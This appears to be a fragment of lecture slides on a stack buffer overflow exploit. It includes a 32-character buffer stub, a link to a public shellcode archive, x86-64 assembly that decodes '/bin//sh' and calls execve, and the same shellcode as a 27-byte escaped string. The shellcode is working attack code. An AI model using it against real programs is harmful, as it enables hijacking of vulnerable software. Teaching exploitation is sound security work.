


main()



# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
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# Clever shell code

<http://shell-storm.org/shellcode/files/shellcode-806.php>

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
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;mov rbx, 0x68732f6e69622f2f
;mov rbx, 0x68732f6e69622fff
;shr rbx, 0x8
;mov rax, 0xdeadbeefcafe1dea
;mov rbx, 0xdeadbeefcafe1dea
;mov rcx, 0xdeadbeefcafe1dea
;mov rdx, 0xdeadbeefcafe1dea
xor eax, eax
mov rbx, 0xFF978CD091969DD1
neg rbx
push rbx
;mov rdi, rsp
push rsp
pop rdi
cdq
push rdx
push rdi
;mov rsi, rsp
push rsp
pop rsi
mov al, 0x3b
syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";
```

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Address of shellcode must be guessed exactly


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